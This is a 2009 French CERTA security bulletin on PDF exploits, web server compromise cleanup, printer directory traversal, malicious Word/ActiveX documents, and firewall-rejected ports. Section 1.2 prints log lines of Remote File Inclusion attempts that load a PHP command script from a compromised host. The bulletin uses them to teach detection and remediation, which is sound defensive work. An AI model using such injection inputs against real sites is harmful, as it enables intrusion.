Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
PREMIER MINISTRE

S . G . D . S . N
Agence nationale de la sécurité des systèmes d'information
CERTA

Paris, le 20 mars 2009
N° CERTA-2009-ACT-012

Affaire suivie par :
CERTA

BULLETIN D'ACTUALITÉ

Objet : Bulletin d'actualité 2009-12

Gestion du document

Référence	CERTA-2009-ACT-012
Titre	Bulletin d'actualité 2009-12
Date de la première version	20 mars 2009
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – *Gestion du document*

Une gestion de version détaillée se trouve à la fin de ce document.

Le bulletin d'actualité est disponible dans son intégralité et au format PDF à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-012.pdf
Un extrait du bulletin, ne reprenant que les articles de la semaine, se trouve en HTML à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-012/

1 Incidents traités cette semaine

1.1 Vulnérabilités PDF et exploitations

Le CERTA est revenu à plusieurs reprises ces dernières semaines sur la vulnérabilité PDF ayant fait l'objet de l'alerte CERTA-2009-ALE-001. Cette vulnérabilité est actuellement largement exploitée sur l'Internet via des pièces jointes à des courriels ou via des pages Web malveillantes.

Adobe a publié deux bulletins de sécurité successifs le 10 puis le 18 mars 2009 référencés dans l'avis CERTA-2009-AVI-094. Les mises à jour concernant les nouvelles versions (9.1, 8.1.4 et 7.1.1) sont téléchargeables directement sur le site d'Adobe. Le CERTA rappelle à cette occasion l'impérative nécessité d'appliquer ces mises à jour.

Enfin, cette opération ne doit pas faire oublier la problématique plus générale de l'interprétation des Javascript dans des fichiers Adobe. La configuration de l'application doit donc être examinée et modifiée selon une politique plus restrictive. Est-il par exemple indispensable d'ouvrir automatiquement un fichier PDF dans le navigateur sans autorisation de l'utilisateur ?

– Avis CERTA-2009-AVI-094 du 11 mars 2009 :
http://www.certa.ssi.gouv.fr/site/CERTA-2009-AVI-094/

– Alerte CERTA-2009-ALE-001 du 20 février 2009 :
http://www.certa.ssi.gouv.fr/site/CERTA-2009-ALE-001/

1.2 Quand nettoyer n'est pas suffisant

1.2.1 Présentation

Cette semaine, le CERTA a repris contact avec le responsable du site web d'une administration concernant la présence d'un code malveillant sur le serveur. Il y a deux semaines, ce site avait été compromis et les attaquants y avaient déposé des pages de filoutage (*phishing*). La vulnérabilité semblant avoir été identifiée et corrigée, le responsable du site a fait le choix de « nettoyer » lui-même le serveur. Ce choix s'est avéré inefficace car, lors d'une compromission, les traces et autres outils malveillants (telles que des portes dérobées) déposés par les attaquants sont multiples et se présentent sous des formes parfois anodines. En effet de simple fichiers au format texte, quelle que soit leur extension (.txt, .gif, .jpg, ...), peuvent s'avérer être des outils d'attaque qu'il suffira d'inclure sur un site distant vulnérable, lors d'attaque par injection de code par exemple, pour en prendre le contrôle.

Pour illustrer ce propos, voici un exemple de trace laissée dans des journaux lors d'une tentative d'attaque par injection de code (*Remote File Inclusion*) :

```
x.x.x.x - - [18/Mar/2009:08:43:55 +0100]
"GET /site/index.php?param=http://sitecompromis.fr/id.txt? HTTP/1.1" 404
"GET /site/index.php?param=http://sitecompromis.fr/icone.jpg? HTTP/1.1" 404
[...]
```

Dans cette exemple, le fichier *id.txt* hébergé sur le site *sitecompromis.fr* est un fichier au format texte écrit en langage *PHP* permettant d'exécuter des commandes sur le site attaqué. De même, le fichier *icone.jpg* n'est pas une image malgré son extension.

Le CERTA rappelle que, suite à une compromission, il est préférable de reprendre une sauvegarde de confiance, d'apporter les correctifs nécessaires et ensuite seulement remettre le site en ligne. Une réinstallation complète du système est parfois indispensable car aucune confiance ne peut être accordée à une machine compromise. Tous ces conseils et bien d'autres sont détaillés dans la note d'information du CERTA CERTA-2002-INF-002.

1.2.2 Documentation

– Note d'information du CERTA sur les bons réflexes en cas d'intrusion sur un système d'information :
http://www.certa.ssi.gouv.fr/site/CERTA-2002-INF-002
– Note d'information du CERTA sur la gestion des journaux d'événements :
http://www.certa.ssi.gouv.fr/site/CERTA-2008-INF-005

2 Mise à jour d'imprimantes

Le CERTA a publié l'avis CERTA-2009-AVI-058 le 10 février 2009 concernant une vulnérabilité permettant un contournement de la politique de sécurité via des imprimantes. Cette faille permet à une personne distante malintentionnée de lire des fichiers auxquels elle n'a pas normalement accès via une URI spécialement construite et permettant une traversée de répertoire (*directory traversal*).

Une étude publiée cette semaine rappelle par ailleurs qu'il est possible de retrouver via un script et une recherche sur l'Internet des imprimantes vulnérables connectées au web. Il est alors possible de se connecter à l'imprimante et de parcourir un certain nombre de fichiers en lecture dont par exemple des fichiers mis en cache avant impression ou des données de configuration interne.

Le CERTA rappelle qu'il est nécessaire d'isoler les périphériques de toutes connexions vers/depuis l'extérieur si elles ne sont pas nécessaires. Les accès à leur interface d'administration doit être restreint à des postes dédiés si possible déconnectés de l'Internet. De plus, une politique de mise à jour doit s'appliquer à tous les systèmes d'un parc : cela comprend en particulier les périphériques comme les imprimantes, les caméras, les téléphones IP, etc.

3 ActiveX et documents Word

3.1 Rappel des faits

Dans l'article « Exploitation de la vulnérabilité MS09-002 » du bulletin d'actualité CERTA-2009-ACT-008 du 20 février 2009, était décrit le fait qu'une vulnérabilité touchant Internet Explorer 7 était exploitée via un document

XML de Microsoft Office Word renommé en .doc.

L'ouverture de ce document provoquait une connexion vers un site distant exploitant la vulnérabilité d'Internet Explorer MS09-002, causant l'exécution de code arbitraire.

Cette méthode ne semble pas fonctionner sur Office XP, mais uniquement sur Office 2003 et 2007.

L'intérêt pour l'attaquant de passer par un document Word est multiple :

- éviter la suspicion, même de la part d'un utilisateur averti de l'existence d'une vulnérabilité d'Internet Explorer ;
- forcer l'utilisation d'Internet Explorer, même pour des utilisateurs ayant choisi un navigateur alternatif par défaut ;
- contourner le mode protégé sous Windows Vista.

3.2 Mesure de contournement

Dans le cas analysé par le CERTA, la connexion à distance se fait en instanciant le contrôle ActiveX mshtml.dll. Ce contrôle étant marqué comme sûr, Microsoft Office ne demande pas, par défaut, de confirmation de la part de l'utilisateur pour l'utiliser.

Ainsi, tout contrôle ActiveX vulnérable, s'il est marqué comme sûr, peut être instancié dans un document Word pour exploiter la vulnérabilité, et non seulement dans Internet Explorer.

Dans Office 2007, il est possible de désactiver totalement la prise en compte des ActiveX dans les documents Office : Dans le menu principal, sélectionner « Options Word » , « Centre de gestion de la confidentialité » , « Paramètres du Centre de gestion de la confidentialité » , « Paramètres ActiveX » , et enfin l'option « Désactiver tous les contrôles sans notification. »

Dans Office 2003, il ne semble pas exister de telle option. Il est seulement possible de configurer le comportement d'Office avec les ActiveX marqués comme non sûrs. Toutefois, la désactivation de la prise en compte des fichiers de type XML par Microsoft Word est un bon contournement, au moins pour les scénarios d'exploitation observés jusqu'à présent.

Ceci se fait en modifiant la clé de registre suivante :

```
HKCU\Software\Policies\Microsoft\Office\11.0\Word\Security\FileOpenBlock
```

et en affectant 1 à la valeur (de type DWORD) XmlFiles.

Ceci fonctionne même si le fichier est renommé en .doc. Il est possible de bloquer d'autres types de fichiers.

Pour rappel, ces valeurs sont directement modifiables dans les stratégies de groupe. Des modèles d'administration proposant une multitude d'options à configurer pour Office sont disponibles sur le site de Microsoft.

Enfin, un dernier contournement est la possibilité d'utiliser une suite bureautique alternative, telle que OpenOffice.org.

3.3 Documentation

- « Exploitation de MS09-002 », bulletin d'actualité CERTA-2009-ACT-008 du 20 février 2009 : http://www.certa.ssi.gouv.fr/site/CERTA-2009-ACT-008/index.html
- « Behavior of ActiveX controls embedded in Office documents » http://blogs.technet.com/srd/archive/2009/03/03/behavior-of-activex-controls-embedded-in-office-documents.aspx
- « How Policies work » (Office 2003) http://office.microsoft.com/en-us/ork2003/HA011403201033.aspx
- « Security policies and settings in the 2007 Office system » http://technet.microsoft.com/en-us/library/cc178946.aspx#activexsettings
- Modèles d'administration pour Office 2003 : http://www.microsoft.com/downloads/details.aspx?familyid=BA8BC720-EDC2-479B-B115-5ABB70B3F490
- Modèles d'administration pour Office 2007 : http://www.microsoft.com/downloads/details.aspx?FamilyID=92d8519a-e143-4aee-8f7a-e4bbaeba13e7

4 Certificats d'autorité racine sous Windows

Le CERTA a été solicité cette semaine pour un problème concernant le magasin de certificats sous `Microsoft Windows`. En effet, une personne a décrit le phénomène suivant : après avoir supprimé un certificat dans la liste des certificats d'autorités racine de confiance, la personne a constaté que celui-ci pouvait réapparaître après la consultation, via Internet Explorer, d'un site web dont la chaîne de certificat présentait l'autorité racine précédemment supprimée. L'hypothèse suggérée était que le certificat était rajouté automatiquement sans confirmation de l'utilisateur et peut-être sans vérification... En fait, il n'en est rien et ce comportement est parfaitement documenté par `Microsoft` dans sa base de connaissance (KB283717). Sous `Windows XP` et les versions suivantes, il existe un composant (*Panneau de configuration => Ajout/Suppression des Programmes => Ajouter ou supprimer des composants Windows*) nommé « Mettre les certificats racine à jour ». Ce composant permet de mettre à jour ou de réinstaller automatiquement à la demande, les certificats racine de confiance fournis par défaut dans `Windows` ou via `Windows Update`. Dans le cas présent la personne ayant supprimé l'autorité racine la voyait réapparaître après avoir consulté un site de l'administration s'appuyant sur ce certificat. Dans les faits, le certificat a été réinstallé via `Windows Update` de façon silencieuse lors de la négociation initiale avec le site de l'administration. Ce n'est en aucun cas le certificat racine présenté par le site qui est ajouté automatiquement.

5 Configuration MacOSX

Le CERTA avait déjà détaillé la commande `defaults` sous MacOS X. Elle permet de configurer et d'accéder à un certain nombre de paramètres relatifs au comportement du système et à l'interface utilisateur. Mais le contenu de cette configuration peut varier d'une version à l'autre de MacOS X. Ainsi le CERTA évoquait dans son bulletin d'actualité CERTA-2008-ACT-014 le paramètre `DSDontWriteNetworkStores` présent sur MacOS X 10.4. Celui-ci a disparu dans la version suivant 10.5. Cette commande n'est pas le seul moyen de configurer un système MacOS X en ligne de commande. Il existe un ensemble de fichiers de configuration comme ceux présents dans le répertoire `/Library/Preferences`. Ces fichiers d'extension `.plist` contiennent des informations relatives à la configuration du système. Le fichier `com.apple.alf.plist` contient par exemple la configuration du pare-feu applicatif apparue avec la version 10.5. Le contenu de ces fichiers peut être directement lisible (format XML) ou être sous forme binaire.

Dans le cas de la version binaire, il est possible par une commande intégrée à MacOS X (`plutil`) de convertir le fichier. Ainsi la commande : `plutil -f xml1 com.apple.alf.plist` convertit le contenu du fichier binaire en un contenu `XML` directement exploitable.

L'objet de cet article n'est pas de détailler l'ensemble des possiblités offertes mais de montrer qu'il est possible, pour un administrateur réseau, de récupérer par quelques commandes des informations utiles sur l'état d'un Macintosh dans le cas d'une première analyse (avec les limites que cela implique également).

6 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur des dispositifs de filtrage, entre le 12 et le 19 mars 2009.

7 Liens utiles

- Mémento sur les virus :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-002/
- Note d'information du CERTA sur l'acquisition de correctifs :
  http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-004/
- Note d'information du CERTA sur les systèmes obsolètes :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-003/
- Note d'information du CERTA sur les bonnes pratiques concernant l'hébergement mutualisé :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/
- Note d'information du CERTA sur les mots de passe :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/
- Note d'information sur la terminologie d'usage au CERTA :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002/

– Note d'information du CERTA sur les enjeux de sécurité liés à une migration vers IPv6 :
http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-004/
– Unix security checklist version 2.0 du 8 octobre 2001 (Publication du CERT australien) :
http://www.auscert.org.au/render.html?it=1935
– Note d'information du CERTA sur les risques associés aux clés USB :
http://www.certa.ssi.gouv.fr/site/CERTA-2000-INF-006/
– Note d'information du CERTA sur les outils d'indexation et de recherche :
http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-009/
– Note d'information du CERTA sur la gestion des noms de domaine :
http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-001/
– Note d'information du CERTA sur le bon usage de PHP :
http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/

8 Rappel des avis émis

Dans la période du 13 au 20 mars 2009, le CERTA a émis les avis suivants :

– CERTA-2009-AVI-095 : Vulnérabilité dans Cisco Unified Communications Manager
– CERTA-2009-AVI-096 : Multiples vulnérabilités de ModSecurity
– CERTA-2009-AVI-097 : Vulnérabilité dans des produits Symantec
– CERTA-2009-AVI-098 : Vulnérabilités dans iTunes
– CERTA-2009-AVI-099 : Multiples vulnérabilités dans IBM DB2
– CERTA-2009-AVI-100 : Vulnérabilité de JBoss
– CERTA-2009-AVI-101 : Multiples vulnérabilités dans vim
– CERTA-2009-AVI-102 : Vulnérabilité dans Asterisk
– CERTA-2009-AVI-103 : Multiples vulnérabilités de Tivoli Storage Manager
– CERTA-2009-AVI-104 : Vulnérabilité dans FileZilla Server
– CERTA-2009-AVI-105 : Vulnérabilité dans cURL
– CERTA-2009-AVI-106 : Vulnérabilité dans KMail
– CERTA-2009-AVI-107 : Vulnérabilité dans IBM WebSphere
– CERTA-2009-AVI-108 : Vulnérabilité dans Symantec pcAnywhere

9 Actions suggérées

9.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'information de l'organisme. Elle traduit la reconnaissance officielle de l'importance accordée par la direction générale de l'organisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel règlementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

9.2 Concevoir une architecture robuste

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en oeuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

9.3 Appliquer les correctifs de sécurité

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

9.4 Utiliser un pare-feu

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

9.5 Analyser le réseau

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le CERTA peut vous aider dans ce travail d'analyse.

9.6 Réagir aux incidents de sécurité

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexpliqués et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

9.7 Former et sensibiliser les utilisateurs

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

http://www.ssi.gouv.fr/fr/formation/

10 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.



FIG. 1: Répartition relative des ports pour la semaine du 12 au 19 mars 2009

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
22	TCP	SSH	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
23	TCP	Telnet	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER CERTA-2007-ALE-005-001
25	TCP	SMTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
42	TCP	WINS	–	http://www.certa.ssi.gouv.fr/site/CER
69	UDP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
80	TCP	HTTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
106	TCP	MailSite Email Server	–	– http://www.certa.ssi.gouv.fr/site/CER
111	TCP	Sunrpc-portmapper	–	http://www.certa.ssi.gouv.fr/site/CER
119	TCP	NNTP	–	http://www.certa.ssi.gouv.fr/site/CER
135	TCP	Microsoft RPC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
137	UDP	NetBios-ns	–	http://www.certa.ssi.gouv.fr/site/CER
139	TCP	NetBios-ssn et samba	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER

				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
143	TCP	IMAP	–	http://www.certa.ssi.gouv.fr/site/CERT
389	TCP	LDAP	–	http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
427	TCP	Novell Client	–	http://www.certa.ssi.gouv.fr/site/CERT
443	TCP	HTTPS	–	http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
445	TCP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
445	UDP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CERT
1023	TCP	–	Serveur ftp de Sasser.E	–
1080	TCP	Wingate	MyDoom.F	http://www.certa.ssi.gouv.fr/site/CERT
1433	TCP	MS-SQL-Server	–	http://www.certa.ssi.gouv.fr/site/CERT
1434	UDP	MS-SQL-Monitor	–	http://www.certa.ssi.gouv.fr/site/CERT
2100	TCP	Oracle XDB FTP	–	http://www.certa.ssi.gouv.fr/site/CERT
2381	TCP	HP System Management	–	http://www.certa.ssi.gouv.fr/site/CERT
2512	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CERT
2513	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CERT
2745	TCP	–	Bagle	–
2967	TCP	Symantec Antivirus	Yellow Worm	http://www.certa.ssi.gouv.fr/site/CERT
3104	TCP	CA Message Queuing	–	http://www.certa.ssi.gouv.fr/site/CERT
3127	TCP	–	MyDoom	–
3128	TCP	Squid	MyDoom	http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
3268	TCP	Microsoft Active Directory	–	http://www.certa.ssi.gouv.fr/site/CERT
3306	TCP	MySQL	–	–
4899	TCP	Radmin	–	–
5000	TCP	Universal Plug and Play	Bobax, Kibuv	http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
				http://www.certa.ssi.gouv.fr/site/CERT
5151	UDP	IPSwitch WS_TP	–	http://www.certa.ssi.gouv.fr/site/CERT
5151	TCP	ESRI ArcSDE	–	http://www.certa.ssi.gouv.fr/site/CERT
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	–
5900	TCP	VNC	–	http://www.certa.ssi.gouv.fr/site/CERT

				http://www.certa.ssi.gouv.fr/site/CER
6014	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6101	TCP	Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6106	TCP	Symantec Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6129	TCP	Dameware Miniremote	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6502	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6503	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6504	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
8080	TCP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
8866	TCP	–	Porte dérobée Bagle.B	–
9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
10080	TCP	Amanda	MyDoom	–
10110	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
10916	TCP	Ingres	–	CERTA-2007-AVI-275-001
10925	TCP	Ingres	–	CERTA-2007-AVI-275-001
12168	TCP	CA eTrust antivirus	–	http://www.certa.ssi.gouv.fr/site/CER
13701	TCP	Veritas NetBackup	–	http://www.certa.ssi.gouv.fr/site/CER
18264	TCP	CheckPoint interface	–	http://www.certa.ssi.gouv.fr/site/CER
54345	TCP	HP Mercury	–	http://www.certa.ssi.gouv.fr/site/CER
65535	UDP	LANDesk Management Suite	–	http://www.certa.ssi.gouv.fr/site/CER

TAB. 2: Correctifs correspondant aux ports destination des paquets rejetés

port	pourcentage
135/tcp	29.54
445/tcp	21
25/tcp	20.25
1026/udp	6.46
1027/udp	4.55
1433/tcp	3.92
1434/udp	3.57
2967/tcp	2.71
22/tcp	2.19
4899/tcp	1.61
80/tcp	1.09
21/tcp	0.8
137/udp	0.75
139/tcp	0.57
3128/tcp	0.28
6129/tcp	0.23
9898/tcp	0.11
5554/tcp	0.05

TAB. 3: Paquets rejetés

Liste des tableaux

Gestion détaillée du document

20 mars 2009 version initiale.